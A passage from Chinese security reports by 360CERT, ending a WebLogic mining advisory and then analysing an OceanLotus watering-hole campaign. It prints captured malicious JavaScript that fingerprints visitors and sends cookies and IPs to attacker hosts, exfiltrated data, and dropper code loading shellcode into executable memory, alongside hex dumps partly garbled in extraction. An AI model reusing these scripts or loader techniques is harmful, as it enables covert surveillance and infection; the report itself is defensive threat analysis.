Oracle Weblogic Server 10.3.6.0 Oracle Weblogic Server 12.1.3.0.0 Oracle Weblogic Server 12.2.1.1.0 Oracle Weblogic Server 12.2.1.2.0								
相关链接								
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-10352								

五、时间线

- 2017-04-24 CVE-2017-3506 披露
- 2017-10-19 CVE-2017-10352 披露
- 2017-12-20 360ADLab 提供威胁情报
- 2017-12-22 360ADLab 和 360CERT 对事件进行分析

六、参考

关于近期发生的利用 weblogic 漏洞进行挖矿事件的漏洞简要分析：

<https://www.anquanke.com/post/id/92003>

360CERT

360CERT 全称 “360 Computer Emergency Readiness Team” 我们致力于维护计算机网络空间安全，是 360 基于“协同联动，主动发现，快速响应”的指导原则，对全球重要网络安全事件进行快速预警、应急响应的安全协调团队。官网地址：<http://cert.360.cn>



【安全事件】

海莲花 (OceanLotus) APT 团伙新活动通告

作者：360 威胁情报中心、360CERT

文章来源：【安全客】<https://www.anquanke.com/post/id/87193>

一、文档信息

编号	360TI-SE-2017-0014
关键字	OceanLotus、海莲花、APT
发布日期	2017年11月7日
更新日期	2017年11月9日
TLP	WHITE
分析团队	360 威胁情报中心、360 网络研究院、360 安全监测与响应中心、360CERT

安全客 (bobao.360.cn)

二、背景介绍

2017 年 11 月 6 日，国外安全公司发布了一篇据称海莲花 APT 团伙新活动的报告，360 威胁情报中心对其进行了分析和影响面评估，提供处置建议。

三、事件概要

攻击目标	亚洲国家、东盟组织、媒体、政府机构、大型企业等。
攻击目的	收集受害者信息，通过钓鱼页面等方式获取受害者邮箱账号并执行进一步的攻击。
主要风险	主机相关信息泄露，被诱骗下载执行恶意代码。
攻击入口	攻击者入侵合法网站嵌入 JavaScript 并通过钓鱼页面获取邮箱账号，定向攻击。
使用漏洞	无。
通信控制	使用 Web HTTP/DNS 隧道进行数据和控制通信。
抗检测能力	高。
受影响应用	主机操作系统。

安全客 (bobao.360.cn)

已知影响。	目前确认国内外部分政府机构、公司的对外网站已经受到攻击，国内广东省为重灾区。水坑网站的访问用户有可能被窃取敏感账号信息或植入后门，被收集主机相关敏感信息的用户评估在十万级别，其中的极少数用户已被植入后门恶意代码。
分析摘要： • 战术。 • 技术。 • 过程。	<ol style="list-style-type: none">1. 攻击者入侵目标经常浏览的合法网站并嵌入恶意 JavaScript 脚本，用以收集目标的信息，然后制作钓鱼页面诱骗目标输入账号密码登录，属于典型的水坑攻击，投放有定向性。2. 攻击团伙注册大量看起来与广告网站类似的域名作为分发恶意代码的渠道。3. 攻击团伙根据用户访问时提交的本机信息提示用户下载特定的软件安装程序，比如 Firefox 和 Chrome 等浏览器的假软件更新包，启动后利用白程序加载执行 shellcode，shellocode 中再执行主要恶意功能，通过 DNS 隧道传输上线地址信息。4. 攻击团伙使用的后门程序通过创建服务或计划任务实现持久化。

四、事件描述

2017年11月6日，国外安全公司 Volexity 发布了一篇关于疑似海莲花 APT 团伙新活动的报告，该报告指出攻击团伙攻击了与政府、军事、人权、媒体和国家石油勘探等有关的个人和组织的 100 多个网站。通过针对性的 JavaScript 脚本进行信息收集，修改网页视图，配合社会工程学诱导受害人点击安装恶意软件或者登陆钓鱼页面，以进行下一步的攻击渗透。

五、事件时间线

2017 年 11 月 6 日 Volexity 公司发布了据称海莲花新活动的报告。

2017 年 11 月 7 日 360 威胁情报中心发现确认部分攻击并作出响应。

六、影响面和危害分析

攻击者团伙入侵目标用户可能访问的网站，不仅破坏网站的安全性，还会收集所访问用户的系统信息。如果确认感兴趣的目标，则会执行进一步的钓鱼攻击获取敏感账号信息或尝试植入恶意程序进行秘密控制。

基于360网络研究院的数据，访问过攻击者设置的信息收集恶意站点有可能被获取自身主机信息的用户数量在十万级别，造成较大的敏感信息泄露，而这些用户中的极少数被诱骗下载执行恶意代码从而植入后门。

目前360威胁情报中心确认部分网站受到了影响，**建议用户，特别是政府及大型企业结合附件提供的IOC信息对自身系统进行检查处理。**

七、处置建议

1. 网站管理员检查自己网站页面是否被植入了恶意链接，如发现，清理被控制的网站中嵌入的恶意代码，并排查内部网络的用户是否被植入了恶意程序。
2. 电脑安装防病毒安全软件，确认规则升级到最新。

八、技术分析

8.1 JavaScript 分析

执行步骤：

攻击者通过水坑攻击将恶意JavaScript代码植入到合法网站，收集用户浏览器指纹信息，修改网页视图诱骗用户登陆钓鱼页面、安装下载恶意软件。

大致的执行步骤是首先JavaScript脚本根据基础信息，引用到指定版本的恶意jQuery JavaScript文件进一步收集信息后获取新的JavaScript Payload。此Payload是大量的基础的函数以及更详尽的设备信息收集，同时还通过WebRTC获得真实IP地址。发送信息到通信地址加载新的JavaScript Payload，此Payload进一步信息收集或者产生后续攻击变换。

探针一：

<http://45.32.105.45/ajax/libs/jquery/2.1.3/jquery.min.js?s=1&v=86462>

jquery的最下面有个eval。

```
7 eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>3?e(function(){return'\\w+'};c=1);while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c+'0=""';h+19,P,L,K='";h+i=0;3C{R=J.U(i++);N=J.U(i++);O=J.U(i++);19=R>>2;P=((R&3)<<4)|((m+2A}j+4L(J){h+Y=""';h+3N=""';h+R,N,O=""';h+19,P,L,K='";h+i=0;h+4y=/[^A-4z-4x-9]+\+\|\|\\|Y=Y+V.1a(R);l(L!=64){Y=Y+V.1a(N)}l(K!=64){Y=Y+V.1a(O)}R=N=O=""';19=P=L=K='"}2Z(i<J.H+3G=q.U(1);m((3E-1I)*4J)+(3G-27)+39)l(27<=S&&S<=4I){m-S}m-S}j+3l(2e){l(2e==2C)|21C<4v){1m=V.1a((C>>6)|4u,(C&63)|1d})D+l((C&4t)!=1I){1m=V.1a((C>>22)|4u,(C>>18)&63)|1d,(C>>6)&63)|1d,(C&63)|1d})l(1m!<<10)+(2F&34)+39:1m=V.1a((C>>18)|4X,((C>>12)&63)|1d,((C>>6)&63)|1d,(C&63)|1d})l(1m!
```

核心获取传输数据部分如下：

```
var browser_hash = 'b0da8bd67938a5cf22e0-37cea33014-iGJHVcEXbp';
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'action': 'replace', 'name':
```

```
'WebRTC', 'value': array2json(window.listIP).replace(/"/g, ''), 'log': 'Receiced WebRTC data from client {client}.' };

var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Browser Plugins', 'action': 'replace', 'value': array2json(plugins).replace(/"/g, ''), 'log': 'Receiced Browser Plugins data from client {client}.' };

var info = { 'Screen': screen.width + ' x ' + screen.height, 'Window Size': window.outerWidth + ' x ' + window.outerHeight, 'Language': navigator.language, 'Cookie Enabled': (navigator.cookieEnabled) ? 'Yes' : 'No', 'Java Enabled': (navigator.javaEnabled()) ? 'Yes' : 'No' };

var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Extended Browser Info', 'action': 'replace', 'value': array2json(info).replace(/"/g, ''), 'log': 'Receiced Extended Browser Info data from client {client}.' };
```

探针二：

获取数据部分，用于字符串处理，校对时区，收集 swf、express、activex、flash 以及插入 swf。

```
▼ Navigator {vendorConfig: {}, security: {}, ljs: EventEmitter, request: XMLHttpRequest, fjs: f, ...}
  appCodeName: "Mozilla"
  appName: "Netscape"
  appVersion: "5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
  ▶ bluetooth: Bluetooth {}
  ▶ budget: BudgetService {}
  ▶ connection: NetworkInformation {downlink: 0.075, effectiveType: "4g", onchange: null, rtt: 25}
  cookieEnabled: true
  ▶ credentials: CredentialsContainer {}
  doNotTrack: null
  ▶ fjs: f (_0x3794x3, _0x3794x4)
  ▶ plugins: {activex: f, cors: f, flash: f, foxit: f, java: f, ...}
  ▶ geolocation: Geolocation {}
  hardwareConcurrency: 8
  language: "zh-CN"
  ▶ languages: (3) ["zh-CN", "zh", "en"]
  ▶ ljs: EventEmitter {_events: {}}
  maxTouchPoints: 0
  mediaDevices: MediaDevices {ondvicechange: null}
  ▶ mimeTypes: MimeTypeArray {0: MimeType, 1: MimeType, 2: MimeType, 3: MimeType, 4: MimeType, 5: MimeType, length: 6}
  onLine: true
  ▶ permissions: Permissions {}
  platform: "MacIntel"
  ▶ plugins: PluginArray {0: Plugin, 1: Plugin, 2: Plugin, 3: Plugin, length: 4}
  ▶ presentation: Presentation {defaultRequest: null, receiver: null}
  product: "Gecko"
  productSub: "20030107"
  ▶ request: XMLHttpRequest {onreadystatechange: null, readyState: 0, timeout: 0, withCredentials: false, upload: XMLHttpRequestUpload, ...}
  ▶ security:
    appCodeName: "Mozilla"
    appName: "Netscape"
    appVersion: "5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
    ▶ async: {ips: Array(1)}
    browserLanguage: undefined
    buildID: undefined
    cookieEnabled: true
    doNotTrack: null
    language: "zh-CN"
    ▶ languages: (3) ["zh-CN", "zh", "en"]
    maxTouchPoints: 0
    mozPay: undefined
    mozTCPSocket: undefined
    onLine: true
    oscpu: undefined
    platform: "MacIntel"
    ▶ plugins: {activex: false, cors: true, flash: false, foxit: false, java: false, ...}
    product: "Gecko"
    productSub: "20030107"
    userAgent: "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36"
    vendor: "Google Inc."
    vendorSub: ""
    ▶ mimeTypes: (6) [{}], [{}], [{}], [{}], [{}], [{}]
```

安全客 (bobao.360.cn)

传送数据相关的代码：

```
}); navigator['ljs']['on']['history', function () {
    return function (_0x3794x45) {
        var _0x3794x46, _0x3794x48, _0x3794x47, _0x3794x48;
        _0x3794x46 = {}, _0x3794x46['history'] = new Object, _0x3794x46['history']['client_title'] = document['title'], _0x3794x46['history']['timezone_name'] = jstz()['timezone_name'];
        try {
            _0x3794x47 = jstz()['determine']()['name']();
        } catch (a) {
            _0x3794x48 = a, _0x3794x47 = jstz()['determine']()['name']();
        }
    };
    return _0x3794x46['history']['timezone'] = _0x3794x47, _0x3794x48 = window['btoa'](escape(JSON['stringify'](_0x3794x46)));
}][['done']](function (_0x3794x49) {
    return eval(_0x3794x49.toString());
})
})(jQuery);

```

安全客 (bobao.360.cn)

发送的内容如下  :

```
{"history":{"client_title":"",
"client_url":"https://www.google.co.kr/_/chrome/newtab?espv=2&ie=UTF-8",
"client_cookie":"SID=TQUtor57TAERNu6GqnR4pjxikT_fUFRYJg0WDuQR6DLPYP79ng8b20xLV45B
ALRr9EP0ig.;
APISID=czIiWPC84XzsPhi7/AEXqM7jZBOCVK4NB;
SAPISID=EukztCzcUbvlcTe3/A0h8Z8oQR86VGPTf_;
UULE=a+cm9sZToxIHByb2R1Y2VyOjEyIHByb3ZlbnFuY2U6NiB0aW1lc3RhXA6MTUxMDA1Mzg3
NDY1OTAwMCBsYXRsbmd7bGF0aXR1ZGVfZTc6Mzk5ODE5MzY5IGxvbmdpdHVkZV9INzoxMTY0
ODQ5ODQ5fSBYYWRpdXM6MzM0ODA=;
1P_JAR=2017-11-8-2",
"client_hash":"",
"client_referrer":"",
"client_platform_ua":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36",
"client_time":"2017-11-08T03:40:25.641Z",
"client_network_ip_list":["10.17.52.196"],
"timezone":"Asia/Shanghai"}}
```

8.2 数据传输地址

探测一

接受数据 //45.32.105.45/icon.jpg?v=86462&d={data}

根据参数下发

payload //45.32.105.45/ajax/libs/jquery/2.1.3/jquery.min.js?&v=86462&h1=

{data} &h2={data}&r={data}

探针二

往以下地址 POST 数据，并接受新的 js 并运行

//ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

九、信息收集列表

浏览器中执行的恶意代码会收集如下这些信息：

浏览器类型、浏览器版本、浏览器分辨率、DPI、CPU 类型、CPU 核心数、设备分辨率、BuildID、系统语言、jsHeapSizeLimit、screen.colorDepth、是否开启 Cookie、是否开启 Java、已经加载的插件列表、Referrer、当前网络 IP、Cookie、定向投递。

完成信息收集之后，攻击者会通过一个白名单过滤感兴趣的用户，如果不是仅仅返回一个时间戳，是则下发相应的 JavaScript Payload，执行以下功能：

以钓鱼的方式骗取攻击目标的 Google 账号信息

欺骗用户安装或更新捆绑了恶意代码的浏览器软件（已知的有 IE、Chrome 及 Firefox）

以下两个 Amazon 相关的域名用于存放假浏览器软件（该地址也可用于鱼叉链接）：

dload01.s3.amazonaws.com


download-attachments.s3.amazonaws.com


十、二进制样本分析

10.1 Dorpper


通过关联分析，360 威胁情报中心定位到一个相关的恶意样本（MD5：eb2b52ed27346962c4b7b26df51eba），

样本是一个捆绑了 Firefox 浏览器的 Dropper：





该 Dropper 中有一个 Name 为 1 的大资源：



该资源是加密的，经过调试分析得到解密后的数据如下：



010A0000	50 00 AA 00	50 00 AA 00	00 00 00 00	00 00 00 00	P..P..?.....
010A0010	00 E0 16 00	00 E0 16 00	30 09 00 00	00 0B 00 00	.?.?.0....■..
010A0020	C0 D6 16 00	AE 96 12 00	E8 2D 6C 12	00 FE FE FE	乐■.臺■.?1■. C
010A0030	FE 28 6F 75	68 AF 66 40	DB 95 02 3D	EC 11 1C 1A	?ouh病回跑=+■■
010A0040	F3 5C 29 FE	33 91 27 01	3F A5 F9 8A	B4 6E FD F5	骯??♂始n
010A0050	F0 A5 B6 19	56 49 10 01	8A 6B F2 81	F3 FC 99 76	馥?UI■改江鶯籠檻
010A0060	84 AB 61 76	AD D3 7F 09	33 83 41 6A	DF FB 24 42	劍av ■.3傾j嘴\$B
010A0070	8D B9 45 65	EC 68 67 68	7B F9 BF 67	D3 7B 76 EA	嵐Ee雷gh{ g鬱u
010A0080	AC 5D C5 93	0C 03 79 E8	25 67 57 64	1D 59 6C FC	聖艙. y?gWd■Y1 C
010A0090	26 5A E0 CE	D2 5A B7 C2	FC 5A 0E 1F	BA 0E 00 B4	&Z善滿彷饗■?..C
010A00A0	09 CD 21 B8	01 4C CD 21	54 68 69 73	20 70 72 6F	.??L?This pro
010A00B0	67 72 61 6D	20 63 61 6E	6E 6F 74 20	62 65 20 72	gram cannot be r
010A00C0	75 6E 20 69	6E 20 44 4F	53 20 6D 6F	64 65 2E 0D	un in DOS mode..
010A00D0	0D 0A 24 00	00 00 00 00	00 00 6A 49	04 8C 2E 28	..\$.----.jI ?(
010A00E0	6A DF 2E 28	6A DF 2E 28	6A DF 35 B5	F4 DF 3F 28	j?(j?(j?掉?(
010A00F0	6A DF 35 B5	C0 DF 6D 28	6A DF 27 50	F9 DF 2B 28	j?道適(j?P +(
010A0100	6A DF 2E 28	6B DF 73 28	6A DF 35 B5	C1 DF 0C 28	j?(k遭(j?盜?(
010A0110	6A DF 35 B5	F1 DF 2F 28	6A DF 35 B5	F7 DF 2F 28	j?雕?(j?調?(
010A0120	6A DF 52 69	63 68 2E 28	6A DF 00 00	00 00 00 00	j遠ich.(j?....
010A0130	00 00 00 00	00 00 00 00	00 00 46 EA	DF 0F A6 98F貨■
010A0140	40 F9 54 5E	CD 4D 50 C8	94 35 3F 45	BD 25 14 24	@鵝^蚆P葦5?E?■\$
010A0150	73 84 E7 62	50 61 6E 37	ED 33 FB C7	F3 DD 7F 93	s動bPan7? 箏■C
010A0160	F7 C2 4C 6A	BE 68 DB 66	FC CB 3B FF	64 1D 83 F4	髀Lj縱踰 ;ýd淨
010A0170	F7 FD F5 2B	C2 0F 03 7B	08 65 0D 67	C4 5A 11 64	鼾?? {le.g腫■d
010A0180	C4 68 66 57	09 1F 5C CB	FF 4F C5 62	0E C2 F4 FC	膝FW.■\?0鳥■夷C
010A0190	71 F8 C4 98	2E F0 85 FC	E3 59 CA 4C	A8 7A 58 C8	q ?餐 Y薺■X
010A01A0	11 C4 2A F8	70 87 08 41	6A F4 84 AA	EE CA C2 CF	?鳴JA進J 桂C
010A01B0	1D 70 B8 13	0E D8 29 BB	45 84 64 48	0D DC 66 C8	■p?■?郵台H-蹤C

数据结构如下图所示：


01218256	F4 E9 EC EB FF FF 2A 00 00 00 46 00 69 00 72 00	ééíeyy*...F.i.r.
01218272	65 00 66 00 6F 00 78 00 20 00 49 00 6E 00 73 00	e.f.o.x. .I.n.s.
01218288	74 00 61 00 6C 00 6C 00 65 00 72 00 2E 00 65 00	t.a.l.l.e.r....e.
01218304	78 00 65 00 D8 BF 03 00 4D 5A 90 00 03 00 00 00	x.e.0! .MZ.....
01218320	04 00 00 00 FF FF 00 00 28 00 00 00 00 00 00 00 08	...yy.....
01218336	40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0.....
01218352	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01218368	00 00 00 00 E0 00 00 00 0E 1F BA OE C0 B4 09 CDá....á..í
01218384	21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72	!.LÍ!This prgr
01218400	61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E	am cannot be run
01218416	20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A	in DOS mode...
01218432	24 00 00 00 00 00 00 00 0D EC 7D B7 49 8D 13 E4	\$....i}·I..á
01218448	49 8D 13 E4 49 8D 13 E4 CA 91 1D E4 4E 8D 13 E4	I..áI..áE..áN..á
01218464	A1 92 19 E4 42 8D 13 E4 A1 92 17 E4 4B 8D 13 E4	!'.áB..áI..áK..á
01218480	CA 85 4E E4 4A 8D 13 E4 49 8D 12 E4 D2 8D 13 E4	ÉINáJ..áI..áO..á
01218496	A1 92 18 E4 0D 8D 13 E4 F1 8B 15 E4 48 8D 13 E4	!'.á...áñI..áH..á
01218512	52 69 63 68 49 8D 13 E4 00 00 00 00 00 00 00 00 00	RichI..á.....
01218528	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00PE..L...
01218544	4C 0F 5D 59 00 00 00 00 00 00 00 00 00 E0 00 0F 01	L.]Y.....á...安全客 (bobao.360.cn)

经过分析发现该资源数据的数据结构如下：


地址偏移	内容↓
00000000	C0 D6 16 00 //数据总大小↓
00000004	AE 96 12 00 //第一部分代码大小↓
00000008	E8 2D 63 12 //第一部分代码，主要放shellcode恶意代码释放白利用文件↓
.....↓
001296B6	2A 00 00 00 //第二个文件的文件名长度（主要是捆绑的正常文件，这个捆绑的是firefox）↓
001296BA	firefox //释放的后的文件名长度为0x2A字节↓
001296E4	D8 BF 03 00 //FireFox数据的长度↓
001296E8	4D 5A 90 00 //FireFox的内容↓
.....↓
001656C0	00 80 00 00 //用于自删除功能的PE文件的大小↓
001656C4	4D 5A 90 00 //用于自删除的PE文件的内容↓
.....↓
0016D6C0 //数据结尾↓

安全客 (bobao.360.cn)

如下为解密后的 Firefox 文件 (7zS.sfx.exe) 和具备自删除功能的程序文件 (123.exe) :



正常的 Firefox 安装截图如下：



执行正常的 Firefox 后，会先申请一个 5 个字节的内存空间，用于存放跳转指令，还会再申请一个内存空间存放资源数据中“第一部分代码”的地方，然后计算相对偏移，修改相对地址，跳转过去执行 shellcode：

```

if ( (unsigned int)((v4 - (signed int)v0) >> 2) >= 4 )
{
    DecodeData(&v20, *v0[1] >> 1, v0[1] + 1, *v0[1] >> 1);
    v6 = sub_402540((int)&v20, v0[2]); // 释放firefox并执行
    v7 = *v0;
    v11 = v6;
    v8 = (char *)VirtualAlloc(0, 5u, 0x1000u, 0x40u);
    v9 = VirtualAlloc(0, *v7, 0x1000u, 0x40u);
    if ( v8 && v9 )
    {
        *v8 = 0xE9u; // 修改第一个字节为e9跳转
        *(DWORD *)(v8 + 1) = v9 - v8 - 5; // 计算跳转相对地址
        memcpy(v9, v7 + 1, *v7); // 复制数据
        ((void (__stdcall *)(_DWORD))v8)(0); // 内存加载其余的恶意代码
    }
    if ( !v11 )
        MoveFileAndExec((unsigned int)v0, v0[3]); // 释放自删除文件并执行
}
}
    
```

安全客 (bobao.360.cn)

下图为修正的 5 个字节的跳转的数据：

00BB0000	- E9 FBFF0000	jmp	00BC0000
00BB0005	0000	add	byte ptr [eax], al
00BB0007	0000	add	byte ptr [eax], al
00BB0009	0000	add	byte ptr [eax], al
00BB000B	0000	add	byte ptr [eax], al
00BB000D	0000	add	byte ptr [eax], al
00BB000F	0000	add	byte ptr [eax], al
00BB0011	0000	add	byte ptr [eax], al
00BB0013	0000	add	byte ptr [eax], al

下图为跳转后的 shellcode 的入口处，代码里插入了花指令：

```

seg000:00BC0000 seg000      segment byte public 'CODE' use32
seg000:00BC0000      assume cs:seg000
seg000:00BC0000      ;org 0BC0000h
seg000:00BC0000      assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00BC0000      call    sub_CE6C32          安全客 (bobao.360.cn)
seg000:00CE6C32      sub_CE6C32      proc near             ; CODE XREF: seg000:00BC0000↑p
seg000:00CE6C32      call    sub_CE6C3A          安全客 (bobao.360.cn)
seg000:00CE6C37      retn   4
    
```

```

-----+
seg000:00CE6C3A      lea    esp, [esp-4]
seg000:00CE6C3E      pushf
seg000:00CE6C3F      push   ecx
seg000:00CE6C40      shl    ecx, 3
seg000:00CE6C43      push   ebx
seg000:00CE6C44      inc    bh
seg000:00CE6C46      or     ecx, ecx
seg000:00CE6C48      shl    cx, 6
seg000:00CE6C4C      push   eax
seg000:00CE6C4D      aaa
seg000:00CE6C4E      push   edx
seg000:00CE6C4F      cwd
seg000:00CE6C51      cwd
seg000:00CE6C53      mov    eax, 2A02h
seg000:00CE6C58      mov    ecx, 0DE43h
seg000:00CE6C5D      mul    ecx
seg000:00CE6C5F      neg    al
seg000:00CE6C61      bswap  ebx
seg000:00CE6C63      mov    ax, 6Ch ; 'l'
seg000:00CE6C67      mov    cx, 50h ; 'P'
seg000:00CE6C6B      mul    cx
seg000:00CE6C6E      stc
seg000:00CE6C6F      sahf
seg000:00CE6C70      push   ecx
seg000:00CE6C71      cbw
seg000:00CE6C73      bswap  edx
seg000:00CE6C75      inc    edx
seg000:00CE6C76      or     dh, dl
seg000:00CE6C78      cdq
seg000:00CE6C79      mov    edx, [esp+1Ch+var_18]
seg000:00CE6C7D      das
seg000:00CE6C7E      mov    bx, cx
seg000:00CE6C81      mov    ebx, [esp+1Ch+var_10]
seg000:00CE6C85      mov    ecx, [esp+1Ch+var_C]
seg000:00CE6C89      aas
seg000:00CE6C8A      mov    eax, [esp+1Ch+var_8]
seg000:00CE6C8E      push   eax
seg000:00CE6C8F      popf
seg000:00CE6C90      mov    eax, [esp+1Ch+var_14]
seg000:00CE6C94      lea    esp, [esp+18h]
seg000:00CE6C98      mov    [esp+4+var_4], ebp
seg000:00CE6C9B      mov    ebp, esp
seg000:00CE6C9D      sub    esp, 7E8h
seg000:00CE6CA3      mov    eax, large fs:30h
seg000:00CE6CA9      push   ebx
seg000:00CE6CAA      xor    ebx, ebx
seg000:00CE6CAC      mov    edx, ebx
                                            安全客 (bobao.360.cn)

```

Shellcode 会从自身提取出来修正前的 PE 文件的内容，修正后复制到目标内存中，并在内存中执行起来，下图为把复制数据的操作：

0012F684	00CE8C2E	CALL 到 RtlMoveMemory 来自 00CE8C2B
0012F688	00CF1000	Destination = 00CF1000
0012F68C	00BC0432	Source = 00BC0432
0012F690	00012EFE	Length = 12EFE (77566)
0012F694	00BB0000	安全客 (bobao.360.cn)

下图为复制修正后的 PE 头数据：

00CF0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ?... ...yy..
00CF0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.....@.....
00CF0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 -----?
00CF0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 -----?..
